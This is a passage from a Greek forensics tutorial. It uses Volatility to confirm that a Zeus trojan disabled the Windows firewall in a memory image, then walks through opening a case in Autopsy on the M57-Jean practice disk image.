Στην ηλεκτρονική εγκυκλοπαιδική ιστοσελίδα FortiGuard[30] ψάξαμε για το συγκεκριμένο αντικείμενο. Βρήκαμε ότι πρόκειται για τον δούρειο ίππο με το όνομα *W32/Zbot.AA!tr.* Τα ψευδώνυμα που χρησιμοποιεί, τι αρχεία αφήνει πίσω του, τα mutexes που χρησιμοποιεί και άλλες πολλές πληροφορίες για τον συγκεκριμένο δούρειο ίππο.

[30]http://www.fortiguard.com/encyclopedia/virus/#id=894653



Εικόνα 80: Πληροφορίες για τον δούρειο ίππο που περιέχει η εικόνα μνήμης.

Αυτός ο δούρειος ίππος συνήθως κλείνει το τείχος προστασίας του λειτουργικού συστήματος. Θα το ελέγξουμε με το plugin *printkey* πάλι.

```
dimitra@odysseas:~/volatility-2.4$ vol.py --profile=WinXPSP2x86 -f'/home/dimitra
/Επιφάνεια εργασίας/zeus.vmem/zeus.vmem' printkey -K "ControlSet001\Services\Sha
redAccess\Parameters\FirewallPolicy\StandardProfile"
```

Εικόνα 81: Σύνταξη του plugin printkey για το τείχος προστασίας που ελέγχουμε.

Η εντολή που συντάξαμε μας εμφανίζει ότι όντως υπάρχει πρόβλημα με το τείχος προστασίας το οποίο δεν είναι ενεργό. Οπότε αυτό επιβεβαιώνει την ύπαρξη του δούρειου ίππου.

```
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: StandardProfile (S)
Last updated: 2010-08-15 19:17:24 UTC+0000

Subkeys:
  (S) AuthorizedApplications

Values:
REG_DWORD     EnableFirewall  : (S) 0
```

Εικόνα 82: Το τείχος προστασίας δεν είναι ενεργό.

8.2 Ανάλυση σκληρού δίσκου

Η ανάλυση του σκληρού δίσκου είναι η πιο συνηθισμένη διαδικασία που γίνεται όταν λάβει χώρα ένα ηλεκτρονικό έγκλημα. Στην ανάλυσή του όπου αναλύονται όλα τα αρχεία που αναφέρθηκαν στο κεφάλαιο 7 θα βρούμε τι συνέβη και θα συνταχθεί μια αναφορά που θα αναφέρει λεπτομερώς τι βρήκαμε και τι αποδεικνύουν αυτά που βρήκαμε.

8.2.1 Autopsy

Το πρόγραμμα Autopsy[31] είναι μια ψηφιακή πλατφόρμα εγκληματολογίας και το γραφικό περιβάλλον του The Sleuth Kit και άλλων εργαλείων εγκληματολογίας. Μπορεί να χρησιμοποιηθεί για την έρευνα σε ένα ηλεκτρονικό έγκλημα αλλά και για την ανάκτηση φωτογραφιών από την κάρτα μνήμης μιας φωτογραφικής μηχανής. Το Autopsy σχεδιάστηκε να είναι από την αρχή μέχρι το τέλος, μια πλατφόρμα με modules που κάποια από αυτά παρέχουν:

- *Timeline Analysis* – Γραφική αναπαράσταση γεγονότων.
- *Hash Filtering* – Σηματοδοτεί τα “κακά” αρχεία και αγνοεί αυτά που είναι γνωστό ότι είναι “καλά”.
- *File System Forensic Analysis* – Ανακτά αρχεία των πιο κοινών formats.
- *Keyword Search* – Ευρετήριο αναζήτησης λέξεων κλειδιών για τον εντοπισμό τους στα αρχεία που τους αναφέρουν.
- *Web Artifacts* – Εξάγει ιστορικό, σελιδοδείκτες και cookies από τον φυλλομετρητή Firefox, Chrome, και Internet Explorer.
- *Multimedia* - Εξάγει EXIF[32] (Exchangeable Image File Format**)** από εικόνες και βίντεο.

Στο παράδειγμά μας χρησιμοποιούμε την έκδοση του Autopsy για Windows αλλά υπάρχει έκδοση και για Mac Operating System και έκδοση για Linux. Κατεβάσαμε την έκδοση autopsy-3.1.1-32bit.msi για Windows και το χρησιμοποιήσαμε στην έκδοση XP 32-bit ServicePack3. Η συγκεκριμένη έκδοση έρχεται με installer και το πρόγραμμα λειτουργεί αυτόνομα χωρίς να χρειάζεται κάτι άλλο.

[31]http://www.sleuthkit.org/autopsy/
[32]Download autopsy: http://en.wikipedia.org/wiki/Exchangeable_image_file_format

8.2.2 Ανάλυση σκληρού δίσκου με το Autopsy

Για να παρουσιάσουμε το Autopsy κατεβάσαμε την εικόνα (nps-2008-jean.E01)[33] ενός σκληρού δίσκου από την ιστοσελίδα http://digitalcorpora.org/corpora/scenarios/m57-jean, που είναι κομμάτι ενός σεναρίου για εξάσκηση στην εγκληματολογία και έχει μέγεθος 1,5GB. Η εικόνα ανήκει στο laptop της Jean, αντιπροέδρου μιας εταιρίας, και περιέχει ένα .xls έγγραφο που αναφέρει τα ονόματα όλων των εργαζομένων της εταιρίας και τους μισθούς τους. Το έγγραφο ξαφνικά εμφανίζεται σε ανταγωνιστική ιστοσελίδα και εμείς καλούμαστε να μάθουμε τι έχει συμβεί και πως εμφανίστηκε το έγγραφο εκεί.

Από την πρώτη ανάκριση που έγινε η Jean (αντιπρόεδρος της εταιρίας), υποστηρίζει ότι έστειλε το έγγραφο σαν συνημμένο αρχείο με e-mail στην Alison (πρόεδρος της εταιρίας) επειδή της το ζήτησε. Η Alison από την άλλη υποστηρίζει ότι ουδέποτε ζήτησε από την Jean το έγγραφο. Οι ερωτήσεις που πρέπει να απαντηθούν είναι: Πότε σύνταξε η Jean το έγγραφο; Ποιος λέει αλήθεια ψέμματα; Είναι και κάποιος άλλος από την εταιρία μπλεγμένος σε όλο αυτό;

Η απάντηση δεν υπάρχει κάπου στο διαδίκτυο διότι όπως προαναφέρθηκε, το σενάριο είναι για εξάσκηση. Οπότε θα παρουσιάσουμε το πρόγραμμα autopsy και θα δούμε τι θα βρούμε στην πορεία, αναλύοντας την εικόνα του δίσκου.


Αφού το εγκαταστήσαμε το ανοίγουμε και μας εμφανίζει ένα παράθυρο με τρεις επιλογές: α) δημιουργία καινούριας υπόθεσης, β) άνοιγμα της τελευταίας υπόθεσης ή γ) άνοιγμα μιας υπάρχουσας υπόθεσης. Επιλέγουμε το πρώτο για να δημιουργήσουμε την υπόθεσή μας.

Εικόνα 83: Το autopsy μας δίνει τρεις επιλογές όταν το ανοίγουμε.

Το επόμενο παράθυρο μας ζητάει να εισάγουμε κάποιες πληροφορίες όπως όνομα της υπόθεσης και που θέλουμε να αποθηκεύσουμε τα σχετικά με την υπόθεση αρχεία. Ονομάζουμε την υπόθεση m57jean που είναι και το όνομα του σεναρίου και


[33]http://digitalcorpora.org/corpora/scenarios/m57-jean

δημιουργούμε ένα φάκελο που ονομάζουμε /cases και τον τοποθετούμε στον οικείο μας κατάλογο. Μπορούμε να αποθηκεύσουμε τα αρχεία της υπόθεσης όπου θέλουμε. Για λόγους οργάνωσης όμως και για να έχουμε κάπου μαζεμένα τα σχετικά με την υπόθεση αρχεία είναι καλό να δημιουργήσουμε ένα φάκελο για αυτό τον σκοπό συγκεκριμένα.




Εικόνα 84: Εισάγουμε όνομα και τοποθεσία της καινούριας υπόθεσης.

Πατάμε επόμενο (next) και το καινούριο παράθυρο μας ζητάει αριθμό υπόθεσης και όνομα ερευνητή. Αριθμούμε την υπόθεση με τον αριθμό 001 και βάζουμε το όνομα της συγγραφέως της εργασίας αυτής που κάνει και την περιγραφή του προγράμματος.



Εικόνα 85: Εισάγουμε αριθμό υπόθεσης & όνομα ερευνητή.


Εδώ τελειώνουν οι πρώτες πληροφορίες που πρέπει να εισάγουμε όταν δημιουργούμε μια καινούρια υπόθεση. Πατάμε finish και ανοίγει καινούριο παράθυρο όπου θα δώσουμε πληροφορίες για το είδος της πηγής δεδομένων δηλαδή αν είναι φυσική συσκευή ή μια εικόνα. Επιλέγουμε εικόνα δίσκου. Ακριβώς από κάτω δίνουμε το μονοπάτι που βρίσκεται η συσκευή μας ή στην προκειμένη περίπτωση, η εικόνα δίσκου. Επίσης σε αυτό το παράθυρο μπορούμε να επιλέξουμε την ζώνη ώρας και αν θέλουμε να συμπεριλάβουμε στην ανάλυση και τα ορφανά αρχεία σε σύστημα αρχείων FAT για να έχουμε γρηγορότερα αποτελέσματα αν και αν δεν το επιλέξουμε όπως λέει, κάποια αρχεία δεν θα αναλυθούν. Εμείς εδώ δεν το επιλέγουμε και για ζώνη ώρας βάζουμε την προεπιλεγμένη EET (Eastern European Time).



Εικόνα 86: Εισάγουμε πληροφορίες για την πηγή δεδομένων και την τοποθεσία τους.


Πατάμε next και μας εμφανίζει ακόμα ένα παράθυρο όπου μας δίνει να επιλέξουμε τι modules θέλουμε να τρέξουν στην ανάλυση της εικόνας μας, οι λέξεις κλειδιά που μπορούμε να επιλέξουμε να χρησιμοποιηθούν καθώς και αν θέλουμε να συμπεριλάβουμε και το unallocated space στην ανάλυση.

Εμείς επιλέγουμε όλες τις λέξεις κλειδιά, να γίνει ανάλυση και στο unallocated space και σχεδόν όλα τα modules όπως φαίνεται και στην εικόνα 87.



Εικόνα 87: Επιλογή των modules και των λέξεων κλειδιά.

Πατάμε next και ξεκινάει η ανάλυση που θα πάρει κάποιο χρόνο. Ανάλογα με το μέγεθος της πηγής των δεδομένων είναι και ο χρόνος που θα πάρει το πρόγραμμα να την αναλύσει.




Εικόνα 88: Η ανάλυση της εικόνας του δίσκου.

